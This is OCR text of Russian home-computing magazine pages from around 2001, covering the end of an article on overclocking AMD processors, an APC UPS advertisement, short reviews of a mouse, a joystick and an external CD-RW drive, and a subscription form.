
Если у вас Abit KT7 (или одна из самых современных плат), то вы можете сразу собрать систему в корпус — все параметры там меняются из BIOS, и доступ к системной плате не нужен. Во всех остальных случаях для экспериментов лучше собрать систему на столе — и даже в этом случае у вас могут быть сложности с доступом к переключателям. Например, на Epox 8KTA+ добираться до блоков DIP-переключателей, отвечающих за разгон, достаточно неудобно.

Перед тем, как разгонять свою систему путем изменения настроек из BIOS, убедитесь, что вы знаете, что



На фольге плотно прилегающего радиатора виден отпечаток процессора

делать, если система не запустится. Например, на Abit KT7 необходимо при холодном запуске держать нажатой кнопку Insert, однако для других плат это может быть какая-то другая кнопка или их комбинация. Кроме того, перед таким перезапуском хорошо бы полностью отключить питание компьютера (отключив сетевой фильтр или вынув вилку из розетки). В самом крайнем случае можно воспользоваться джампером обнуления CMOS (такие джамперы есть на любой плате. Где он конкретно находится и что с ним нужно делать — можно узнать из инструкции пользователя). Только не забудьте при этом сначала полностью отключить питание. На некоторых платах существует «система автоматического возвращения». Например, на плате Abit она позволяет в случае, если при предыдущем запуске были проблемы, стартовать с установками по умолчанию. Ну а если вы разгоняете процессор, переключая DIP-переключатели, тогда вернуть систему в исходное состояние еще проще — нужно просто выставить все переключатели в первоначальное положение.



Большой и маленький радиаторы.

Фото: Алексей Ерохин

ИЗМЕНЕНИЕ ЧАСТОТЫ РАБОТЫ ПРОЦЕССОРА

Сначала попробуйте разгон без повышения напряжения питания процессора. Если достигнутый разгон вас устраивает и уровень стабильности тоже, то напряжение лучше вообще не трогать. Однако (что более вероятно) такой разгон вас не удовлетворит — мало кто останавливается, если можно выжать из процессора еще несколько дополнительных мегагерц.

После того, как вы достигли пределов разгона на стандартном напряжении, можно попробовать поднять его. Более высокое напряжение питания процессора позволяет получить более чистый сигнал, таким образом, процессор сможет без ошибок работать и на более высокой частоте. С другой стороны, повышенное напряжение ведет к тому, что резко возрастает тепловыделение процессора и, как следствие, больше становится вероятность его перегрева. Еще есть такой аспект, как более быстрая выработка ресурса процессора, но, по-моему, эта проблема надуманна — ваш процессор устареет и окажется на свалке задолго до того, как выработает свой ресурс.

После выяснения пределов стабильности (о которых речь пойдет чуть ниже), в принципе, можно уже закрывать эту тему и спокойно жить. Однако я бы советовал все же на шаг снизить рабочую частоту, чтобы избежать сбоев при каких-то внештатных ситуациях (например, летом возможности разгона намного меньше, чем зимой).

СТАБИЛЬНОСТЬ ПРОЦЕССОРА ПРИ РАЗГОНЕ

После того, как процессор разогнан, необходимо выяснить, будет ли он стабильно работать. Проверка стабильности имеет вполне практический смысл: если вы ошибетесь и выставите слишком высокую частоту, то резко возрастет возможность сбоев в системе. А каждый такой сбой — это не просто потерянные данные в Word или пропавшие результаты в очередной программе. Каждый такой сбой, помимо всего прочего, несет в себе потенциальную опасность фатально повредить всю систему, что уже влечет за собой риск полной переустановки. Ну и прочие приятные мелочи.

Внимание! Следует помнить, что при разгоне по шине разгон ограничен не процессором, а системной шиной. Таким образом, не следует улучшать охлаждение, если при 110 МГц по шине система начинает виснуть, — скорее всего, это происходит по вине шины, а не из-за перегрева, и тут делать уже нечего — только снижать степень разгона.

Если после запуска системы она не запустилась, монитор не проснулся, или запустилась, но загрузка остановилась где-то при старте операционной системы или сразу после него, тогда диагноз прост: вы перегнали! Снизьте коэффициент или поднимите напряжение и попробуйте еще раз.

Если все запустилось, и работает нормально — значит, первую проверку система прошла. Как правило, в комплекте поставки материнской платы идет утилита контроля за температурой процессора. К сожалению, процессоры AMD не содержат встроенного датчика, а доверять датчику материнской платы можно лишь с большой осторожностью и не во всех случаях (скажем, на Abit KT7 датчик можно расположить так, чтобы он касался процессора, а на

Iwill KV200 — нельзя). Впрочем, даже лучшие датчики могут дать лишь примерные данные. Следовательно, безоговорочно доверять им не стоит. Ну, если уж мы заговорили о датчиках... Эффективность оных можно проверить следующим способом: запустить систему, дать ей поработать полчаса и это время следить за температурой. Она должна оставаться примерно на одном уровне. После этого запустите Unreal Tournament или, что еще лучше, заархивируйте его. Это займет еще где-то полчаса. (Если этот процесс завершится слишком быстро, можно заархивировать игру еще раз. В принципе, чем дольше, тем лучше, но больше часа гонять не стоит — все равно данные значительно не изменятся.) Если температура осталась на том же уровне или поднялась всего на пару градусов — тогда о датчике смело можно забыть. Если температура была 20 градусов, а стала 30 — то такому датчику можно верить, но с оговорками. Если датчик показывает 30–50 градусов — скорее всего ему можно верить. Вообще, лучше бы не допускать высокой температуры (выше 55–60 градусов), но это сильно зависит от многих факторов (в том числе и от того, что именно измеряет датчик), и эта рекомендация не является абсолютной.


Итак, вернемся к проверке разогнанной системы. Суть проверки сводится к выяснению того, находится ли установленная частота в диапазоне «рабочих частот» процессора. Как правило, диапазон, при котором процессор еще работает, но в нем уже начинают появляться внутренние ошибки, достаточно узок, и этот диапазон сразу заметен (система часто не доходит даже до загрузки операционной системы или виснет на ней). Гораздо более вероятна ситуация, когда процессор работоспособен, но в силу недостаточного охлаждения выходит за границы зоны тепловой стабильности. В этом случае стабильности можно добиться, увеличив охлаждающую систему. Если же все, что можно, уже поставлено, однако процессор все равно перегревается — делать нечего, придется понижать частоту.

Сразу упомяну об основных симптомах «переразгона». Как правило, это неожиданные сообщения о выполнении программой недопустимой операции (причем в любой, включая Word, блокнот или системные компоненты), появление «синих экранов» с сообщениями о фатальных ошибках, после чего — полное зависание системы. Если вы столкнулись с такими симптомами — не надо играть с судьбой! Выключите компьютер, дайте ему немного «остыть», после чего слегка снизьте частоту.

Если система проработала полчаса, можно начинать «прогрев». Одним из хороших тестов считается проверка игрой Unreal или Unreal Tournament. В принципе, она достаточно хорошо нагружает процессор. В то же время мне известны по крайней мере два независимых случая, когда на разогнанной системе эта игра работала без проблем, а проблемы возникали при использовании Internet Explorer. Проблема разрешалась снижением разгона на одну ступень. Другой хороший способ — заархивировать весь диск C:, включая систему, приложения, игры. Час работы архиватора прилично разогревает даже неразогнанный процессор. Наконец, третий вариант — воспользоваться специализированной программой (утилита, которая нагружает процессор максимальным количеством вычислений, чтобы проверить его под максималь-

ной нагрузкой [1]). Однако, на мой взгляд, есть в этом что-то от мазохизма... Поэтому вполне достаточно будет погонять архиватор и снизить потом пределы разгона на одну ступень.

Подведем итог: в идеале у вас должна получиться полностью стабильная система, разогнанная либо через коэффициент умножения, либо через частоту системной шины (для некоторых старых плат это может оказаться единственной возможностью), либо через их сочетание. При этом следует помнить, что не все зависит исключительно от процессора. Например, летом воздух теплее, и процессор может перегреваться, хотя зимой все работало нормально. Может забиться пылью вентилятор процессора, что снизит его эффективность и опять-таки приведет к перегреву. Кроме того, например, установка Windows — это, помимо прочего, еще и интенсивная работа по распаковке архивов и работе с информацией, которая может перегреть процессор. Поэтому в случае внезапного появления ошибок, описанных выше, нужно критически оценить ситуацию: а не начал ли перегреваться разогнанный процессор? И принять меры, ибо рано или поздно постоянные перегревы могут окончиться плачевно.




Область L1 — здесь надо наносить перемычки карандашом.

УВЕЛИЧЕНИЕ ПРОИЗВОДИТЕЛЬНОСТИ ПРИ РАЗГОНЕ

С одной стороны, разгон позволяет повысить производительность. С другой — не надо ожидать от нее чудес. В большинстве офисных приложений разница между любым процессором с частотой выше 600 МГц незаметна. Основной прирост вы получите в играх: там можно получить прирост до 10–15 кадров в секунду. В сочетании с разгоном видеокарты даже в столь сложной игре, как Unreal Tournament (которая вообще не любит повышения производительности), удавалось получить прирост в 10 кадров в секунду.

ЗАМЕЧАНИЯ НАПОСЛЕДОК

Между прочим, хотелось бы напомнить о двух вещах, о которых очень часто забывают владельцы плат на VIA. Во-первых, обязательно нужно ставить драйверы для этого чипсета, которые находятся на компакт-диске, идущем с платой (или в Интернете, на сайте **www.via.com.tw**). А во-вторых — если у вас память PC133, то можно воспользоваться опцией чипсета KT133 (которая есть и в других чипсетах от VIA) — выставить частоту работы памяти в 133 МГц при частоте системной шины в 100 МГц. Если вы разгоняете процессор по шине, то на время отладки лучше уравнять частоты памяти и шины, однако после проверки стабильности лучше опять поднять частоту памяти и, если она нормально заработает, оставить ее на этой частоте — это позволит вам получить небольшую прибавку в производительности.



В принципе, все процессоры одной серии внутри одинаковы

ПОСЛЕСЛОВИЕ

Если вас не напугали описанные выше трудности и вы все еще готовы попытать свои силы в разгоне, то эта статья предоставит вам почти всю необходимую для этого информацию. Главное — всегда критически оценивать ситуацию, не бояться экспериментировать, но и соблюдать необходимые требования. Тогда вы без затрат нервов и сил получите машину, которая будет сочетать низкую стоимость с высокой производительностью и доставит вам много приятных минут. Удачи при разгоне!

Съемка предоставлена компанией AMD

■

[1]Существует целый ряд способов тестирования процессора при максимальной нагрузке, многие из которых можно найти здесь: **http://termoscope. hardware.ru/hmonitoring/usefulsoft.html**.
Однако внимание! Следует помнить, что эти тесты серьезно поднимают температуру работы процессора, что может привести к перегреву, а в редких случаях — и выходу из строя процессоров AMD со слабой системой охлаждения.

ЛЕГЕНДАРНАЯ НАДЕЖНОСТЬ ВАШЕЙ СЕТИ

Самая лучшая в мир защита электропитания

New: продленная гарантия

Поскольку более 45% всех потерь данных и простоев оборудования происходит из-за неполадок электропитания, ваши затраты на приобретение источников бесперебойного питания (ИБП) и фильтров напряжения компании APC окупятся после первого же сбоя в энергоснабжении.

ИБП Back-UPS® обеспечивает постоянное напряжение без искажений и непрерывную батарейную поддержку для процессора и монитора, а также защиту электропитания для внешнего модема, лазерного принтера, факс-аппарата или Zip-дисководов.

Фильтры напряжения для телефонных и сетевых устройств, а также для портативных компьютеров обеспечат безопасность данных и аппаратных средств как в офисе, так и в пути. Поэтому независимо от того, защищаете вы тысячу сетевых или один домашний компьютер, позвоните сегодня же и присоединитесь к 8 миллионам клиентов APC, которым обеспечена уверенность в будущем.







Лучшая в отрасли защита для:

настольных компьютеров корпорации;
аппаратных средств
малых предприятий;
торговых терминалов;
домашних офисов;
мобильных офисов.

Защита электропитания с помощью устройств APC

- Гарантирует лучшее в отрасли время батарейной поддержки (5-40 минут).
- Заменяемые пользователем батареи сократят расходы на обслуживание и повысят отдачу от затрат на приобретение ИБП.
- Программное обеспечение ИБП защитит текущую работу, автоматически выполнив корректное выключение.
- Снизит количество блокировок клавиатуры и поможет обеспечить непрерывную связь с Интернетом.
- К Back-UPS Pro® прилагается программа PowerChute plus, которая автоматически сохранит ваши данные и файлы при возникновении неполадок электропитания.
- Наличие нескольких выходных разъемов позволит подключать периферийные устройства компьютера.

APC®
ЛЕГЕНДАРНАЯ НАДЕЖНОСТЬ
www.apc.ru
www.apcc.ru
www.apcc.com

Самые надежные в мире решения по защите электропитания.




















ОФИЦИАЛЬНЫЕ ДИСТРИБЬЮТОРЫ И ПРЯМЫЕ ПАРТНЕРЫ В МОСКВЕ

CHS тел. 125-1101
Дилайн тел. 969-2222
ЛАНИТ тел. 267-3038
OCS тел. 737-6030
Marvel тел. 745-8008
Verysell тел. 705-9202
Роско тел. 795-0400
RSI тел. 907-1101
тел. 742-0545
citilink тел. 745-2999

ПРЯМЫЕ СЕРВИСНЫЕ ЦЕНТРЫ

R-Style Service тел. (095) 403-2246
тел. (095) 733-9636
тел. (3432) 56-9296

РОЗНИЧНЫЕ МАГАЗИНЫ В МОСКВЕ

Аэртон тел. 234-9682
R-Style тел. 904-1001
Formoza тел. 917-0072
CompuLink тел. 967-6867
Белый ветер тел. 928-7392
Техмаркет тел. 723-8130
тел. 742-0000
Марвел тел. 267-4039
INEL тел. 742-3614

РЕГИОНАЛЬНЫЕ ПРЕДСТАВИТЕЛЬСТВА

ЕКАТЕРИНБУРГ тел. (3432) 758-183
КИЕВ тел. (044) 295-5292
НОВОСИБИРСК тел. (3832) 397-117
САНКТ-ПЕТЕРБУРГ тел. (812) 442-2014, тел. (812) 967-6799

Ф. И. О. ____________
Должность ____________
Организация ____________
Адрес и почтовый индекс ____________
____
Телефон ____________

Факс ____________
E-mail ____________
Какое количество компьютеров Вы хотите защитить? ________
Какое количество серверов Вы хотите защитить? ________
Компьютеры каких марок Вы используете? ________
☐ SOHO ☐ Корпоративный пользователь ☐ Реселлер

БЕСПЛАТНАЯ информация о продукции APC

☐ **ДА!** Я заинтересован в получении бесплатной информации.
☐ **ДА!** Я заинтересован в приобретении UPS.



10230r

КОНКУРС! Вышлите заполненный купон в московский офис APC по почте или по факсу и ВЫИГРАЙТЕ **ПРИЗ**

APC в Москве: 117419, Россия, Москва, 5-й Донской проезд, д. 21 Б, стр. 10 Тел.: (095) 929 90 95 Факс: (095) 929 91 80 E-mail: apcrus@apc.com


Госстандарт России № РОСС IE. ME61. B00710

ОПТИЧЕСКАЯ МНОГОКНОПОЧНАЯ

Мышь Genius NetScroll Optical

Тем, кто привык пользоваться мышью с колесом для прокрутки, знакомо чувство, когда начинаешь работать на другом компьютере, где мышь обычная, без колесика, а указательный палец так и норовит нащупать колесо. И не находит его, и «начинает злиться», что мышь «недоделанная».

В этом смысле мышь Genius NetScroll Optical — просто опасна. После нее чувство злости на «недоделанных мышей» зашкаливает, а «сердиться» начинает не только указательный палец, но и большой. Для него на боку NetScroll Optical есть пара кнопок. А колесико можно не только прокручивать, но и нажимать, кликать. Таким образом, к двум привычным кнопкам прибавляется еще три. А если комбинировать нажатие боковых кнопок с прокруткой колеса, то мышь как бы переходит в другое качество — получается довольно сложный, но удобный манипулятор с одним большим недостатком — в него начинаешь играть, вместо того, чтобы работать.



Все эти кнопки, колесики и их сочетания можно программировать так, что голова гудит от обилия возможностей. И первая неделя общения превращается в сплошную забаву — работа стоит, а ты, словно дитя малое, играешься в «мышку», подбираешь самую удобную комбинацию, через каждые пять минут лезешь в настройки, приговаривая: «А мы сейчас сделаем нажатие колеса *Откатом*! То-то будет здорово!».

Короче, очень опасный маус.

У меня после недельной «игры в мышь» остался такой набор:

— верхняя боковая кнопка — функция **Копировать** (Ctrl+C);

— нижняя боковая кнопка — функция **Вставить** (Ctrl+V);

— нажатие колесика — **Enter**.

Правда, по поводу колеса я все еще сомневаюсь. Может, сделать из него «эскейп» или оставить «откат»? Все удобно. Так и хочется завести кнопок побольше. Нет, все-таки оставлю Enter. Чертовски удобно иметь его на мышке. Например, когда дозваниваешься до провайдера, можно нажать клавишу «Windows» на клавиатуре, дотянуться до набора номера (если он прямо в основное меню вставлен), потом, не двигая мышь, щелкнуть нижней боковой, чтобы ввести пароль из буфера, и опять же, не двигая мышь, нажать Enter. Кайф! Экономится 15 миллисекунд, но удовольствия — на сто рублей.

Да, еще остаются комбинации кнопок и прокрутки. После недельной игры остались функция «Вперед-Назад» для перемещения по папкам в Проводнике или по интернет-страницам в браузере (колесо + верхняя боковая) и перемещение по открытым задачам и документам (колесо + нижняя боковая). А кроме функций, появилась масса сомнений — так оставить или еще поискать?

Ладно, само утрясется. Но как же этот зверь отвлекает от работы! Типичный паразит, грызун времени! Задумаешься, начнешь катать мышь по коврику — и смотришь, как мышиная мордочка (анимированный значок драйвера возле часов) крутит глазами. Понятно, что это якобы должно помогать быстро отыскивать курсор — если глаза по центру, значит, курсор надо искать в центре экрана. Но на деле все превращается в забаву, только бы не работать.

Оптическая мышь, как известно, не имеет шарика, работает на оптическом датчике... И тут же просыпается интерес: а без коврика будет работать? А на белой бумаге? А на непрозрачном пластике? А на зеркале?

Работает, замечательно работает. Только на зеркале и на толстом прозрачном пластике (обложка компакт-диска) сбивается. Но не так часто приходится зеркало на стол класть. Теперь думаю: может, вообще коврик выбросить? Нет, не смотрится мышь на голом столе — глаз привык — даже грызуну рабочего времени лучше жить на подстилке.

— А.Е.

Производство: Genius Corp.
Рабочая среда: Windows 98/2000
Сайт: **www.genius.ru**
Цена: $27

ОПТИМАЛЬНОЕ ОРУЖИЕ

USB-джойстик ThrustMaster TopGun Afterburner

Фирма ThrustMaster Inc. (сейчас — подразделение Guillemot Corp.) одной из первых начала делать джойстики по образу и подобию настоящих манипуляторов из военных самолетов. Но с годами ее разработки становились все более крутыми. Так что теперь уже неясно, кому у кого учиться — игровой индустрии у военных или наоборот?

TopGun Afterburner сделан очень солидно. Большой (занимает много места на столе), серебристый суперпластик (гарантирует запредельную износостойкость), идеально удобная форма (рука держит не подделку какую-то, а настоящий штурвал и настоящее оружие), не слишком большой набор кнопок (но все они выстроены по всем правилам эргономики, до каждой легко дотянуться, даже дотягиваться не надо — кнопка сама под палец ложится).

В игровых терминах, TopGun Afterburner — четырехосный джойстик. Вернее, собственно джойстик с тремя осями и throttle-приставка, что добавляет еще одну ось и несколько дополнительных кнопок. Например, в вертолетных авиасимуляторах удобно использовать первую ось для движения вперед-назад, вторую — для движения вправо-влево, третью (поворот джойстика вокруг своей оси или «качалка» на throttle-приставке) — для резкой смены курса или просто разворота на месте. А четвертая ось — основной рычаг throttle-приставки —



позволяет плавно набирать-сбрасывать высоту.

Оружие, защита и обзор — это отдельная песня. Прямо под указательным пальцем оказывается основная гашетка (когда атакуешь) или кнопка отстрела тепловых кассет (когда обороняешься). Большой палец



легко бегает между переключателем обзора и пуском ракет. У кнопки пуска, кстати, есть защитная крышка. Если решил экономить ракеты (а их всегда не хватает), опускай крышку — соблазна будет меньше сразу «ракетой долбануть». Под большим пальцем еще одна кнопка есть. Ее, например, хорошо использовать, чтобы сменить основное оружие.

Софт в основном состоит из оболочки для игр ThrustMapper3, с ее помощью джойстик программируется для неограниченного множества игр. Программа уже изначально содержит десятки пресетов под известные авиа- и автосимуляторы, под quake-подобные и прочие игры. Но для любой игры можно создать оригинальный пресет (все кнопки и оси могут перепрограммироваться в произвольном порядке). Кроме этого, есть точная настройка, подгонка под игру, даже под конкретную машину (для этого придется заводить несколько пресетов для одной игры). Для каждой оси можно задать пределы перемещения и тип реакции. Например, нулевую реакцию на небольшое перемещение и малую на большое — очень полезно для управления тяжелыми машинами, которые, чуть изменишь курс, сразу с него улетают.

Итог.

Настройки — универсальные. Цена — умеренная. Вид — улетный.

Оптимальное оружие.

— А.О.

Производство: Guillemot Corp.
Рабочая среда: Windows 98/2000, Mac OS
Сайт: **www.thrustmaster.com**
Цена: $50

CD–RW В ПОРТФЕЛЕ

Внешний CD-rewriter HP 8230e

Почти у всех CD-рерайтеров есть недостаток — они внутренние. Т.е. ты можешь все что угодно делать — «лепить» собственные компакт-диски и архивировать данные сколько влезет, — но только на одном компьютере. Чтобы переместиться на другой, придется немало повозиться: разобрать один компьютер, вывернуть из него привод CD-RW; разобрать другой компьютер, вставить в него привод или хотя бы временно подвесить на проводах. Не очень удобно, а если надо «присосаться» к ноутбуку или модной машине в мини-корпусе, то и вовсе невыполнимо.

Но если рерайтер внешний, картина переноса становится совсем иной — от компьютера требуется только наличие свободного разъема USB, а HP CD-rewriter 8230e подключается буквально за полминуты, а необходимый софт — драйвер и программы для записи — устанавливается буквально за пару минут.

Правда, при первом подключении случается маленький казус. Как известно, фирма Hewlett-Packard — крутая, и ее детище тоже себя гордо держит и при установке все остальные приводы CD сдвигает на букву ниже. Как только поставишь его в систему, смотришь, а твой CD-ROM уже не на D: сидит, а на E: (даже если буква к нему была жестко привязана в разделе **Система**). И все заготовки — например, плейлисты в WinAmp'е — все летит коту под хвост, вроде того, что «Главный пришел, а вы подвиньтесь» :) Так что первым делом у HP 8230e стоит урезать «имперские амбиции» и ему самому жестко назначить место в системе. И при втором подключении он уже себя скромнее ведет, занимает ту букву, что ему определили.

Программное обеспечение состоит из Adaptec CD-creator и Adaptec Direct-CD. Первая программа позволяет создавать аудиодиски, точные копии любых компакт-дисков и записывать данные в несколько сессий. Вторая программа необходима для записи в формате UDF, которую можно производить в любом файл-менеджере, в том же Проводнике Windows. Кроме этих программ в комплект входит утилита для создания наклеек на компакт-диски (есть также небольшой «станок» для удобства нанесения наклейки).

Кстати, в формате UDF HP 8230e обгоняет более скоростные рерайтеры. Даже у Philips серии 400, который считывает CD-R со скоростью 16x, при проигрывании MP3-дисков в формате UDF бывают неприятные замирания музыки. Очень неприятные, хотя формат UDF для больших музыкальных подборок очень удобен — в нем можно давать названия файлов до 256 символов, т.е. в имени файла указывать и автора и исполнителя, и название с дополнениями.



Так что «UDF-скорость» выделяют HP 8230e на фоне других рерайтеров, хотя «официальная» скорость считывания у него небольшая — всего 6x. Но во множестве приложений это скорее плюс чем минус — нет «пылесосного» гудения скоростного привода при проигрывании музыки или подкачке данных в игры. Многие для этого даже специально ставят старенькие низкоскоростные приводы CD-ROM. Благодаря невысокой скорости появляется еще один плюс — любые диски, даже «очень левые», читаются замечательно.

Единственно, что можно было бы доделать — блок питания поместить внутрь аппарата, а то слишком много проводов вокруг него заводится — поскольку устройство внешнее, приходится и на вход звуковой карты отдельный шнур тянуть.

Но, по большому счету, недостатки HP 8230e — это мелочи. А в остальном CD-rewriter очень хорош, в том числе внешне (традиционно нестандартный дизайн Hewlett-Packard).

— П.Б.

Производство: Hewlett-Packard
Рабочая среда: Windows 98/ME/2000
Сайт: **www.hp.ru**
Цена: $230

СТО РУБЛЕЙ!

домашний КОМПЬЮТЕР

ТАКУЮ СУММУ ВЫ СЭКОНОМИТЕ, ПОДПИСЫВАЯСЬ ЧЕРЕЗ РЕДАКЦИЮ!

РЕДАКЦИОННАЯ ПОДПИСКА

Извещение

ЗАО «Компьютерная пресса»
получатель платежа

ИНН получателя платежа 7729340216

расчетный счет 40702810100090000217

в АК «Московский муниципальный банк – Банк Москвы»

кор. счет 30101810500000000219

БИК 044525219

Вид платежа	Сумма
Заказываю ________ предыдущих номеров журнала «Домашний компьютер»	
Подписка на «Домашний компьютер» на ____ месяцев	
Всего	

Кассир

Дата ____________ Плательщик ____________

Квитанция

ЗАО «Компьютерная пресса»
получатель платежа

ИНН получателя платежа 7729340216

расчетный счет 40702810100090000217

в АК «Московский муниципальный банк – Банк Москвы»

кор. счет 30101810500000000219

БИК 044525219

Вид платежа	Сумма
Заказываю ________ предыдущих номеров журнала «Домашний компьютер»	
Подписка на «Домашний компьютер» на ____ месяцев	
Всего	

Кассир

Дата ____________ Плательщик ____________

домашний КОМПЬЮТЕР

Да, я заказываю предыдущие номера журнала «Домашний компьютер» по цене 35 рублей за номер.
Мне нужны следующие номера (сделайте пометки в соответствующих квадратах).

☐ №2 2000 ☐ №3 2000 ☐ №5 2000 ☐ №6 2000 ☐ №7 2000 ☐ №8 2000
☐ №9 2000 ☐ №10 2000 ☐ №11 2000 ☐ №12 2000 ☐ №1 2001 ☐ №2 2001

Да, я подписываюсь на журнал «Домашний компьютер». Подписка начинается с ____________ месяца.

☐ На 1 месяц (1 номер). Стоимость 35 рублей.
☐ На 3 месяца (3 номера). Стоимость 100 рублей.
☐ На 6 месяцев (6 номеров). Стоимость 180 рублей.
☐ На 12 месяцев (12 номеров). Стоимость 320 рублей.

Почтовый индекс ____________ Населенный пункт ____________

____

Адрес ____________

Наименование организации (для юридических лиц) ____________

Фамилия, имя, отчество ____________

Телефон ____________ E-mail ____________

Вы можете заказать предыдущие номера журнала (по 35 руб. за номер) и выписать журнал на

1 месяц 35 руб.
3 месяца 100 руб.
6 месяцев 180 руб.
12 месяцев 320 руб.

Подписываясь на весь год, вы экономите 100 рублей!

- Заполните прилагаемую квитанцию и оплатите ее в любом отделении Сбербанка.
- Заполните бланк заказа и пришлите его вместе с квитанцией об оплате (или ее копией) по факсу **(095) 232-2165** или письмом по адресу: **117419, Москва, 2-й Рощинский проезд, дом 8, ЗАО «Компьютерная пресса»**. Свой адрес пишите, пожалуйста, подробно и разборчиво.
- Почтовая доставка журналов ценным письмом начнется после поступления оплаты на счет, указанный в квитанции.
- Если заказ на подписку поступает в редакцию после 15 числа предподписного месяца, срок начала подписки автоматически переносится на следующий месяц.
- Среди подписчиков разыгрываются призы.

На сей раз призы для подписчиков — коврики для мыши, предоставленные компанией TOP получают **Рыпаков В.Л.** *г.Северодвинск*, **Бессонов А.Г.** *г.Джержинск Нижегородской обл.*, **Кошелева Е.Ю.** *г.Екатеринбург*



Указанные цены действуют в России и Белоруссии. Для заказов из Казахстана и Украины цены увеличиваются на 50%. Цены для остального зарубежья и информацию по всем вопросам подписки можно узнать по телефону **(095) 232-21-65**.
Предложение действительно до 31 марта 2001 года.

ЗАКАЖИТЕ ПРЕДЫДУЩИЕ НОМЕРА

Если вы пропустили какие-то номера «Домашнего компьютера», можете заказать их через редакцию.



№2 2000



№3 2000



№5 2000



№6 2000



№7 2000



№8 2000



№9 2000



№10 2000



№11 2000



№12 2000



№1 2001



№2 2001

На складе имеется ограниченный запас предыдущих номеров журнала. Чтобы заказать журналы, выберите необходимые номера и сделайте пометку в квадрате на бланке заказа. В случае отсутствия заказанного номера по согласованию с заказчиком производится замена или возврат денег на его счет.



SOFTWARE

НОВОСТИ

ЛЕГКИЙ ОФИС

ПЯТНА НА СОЛНЦЕ

КОМПЬЮТЕР ДОЛЖЕН РАБОТАТЬ

ФРАКТАЛЫ

КОРОТКИЕ НОВОСТИ

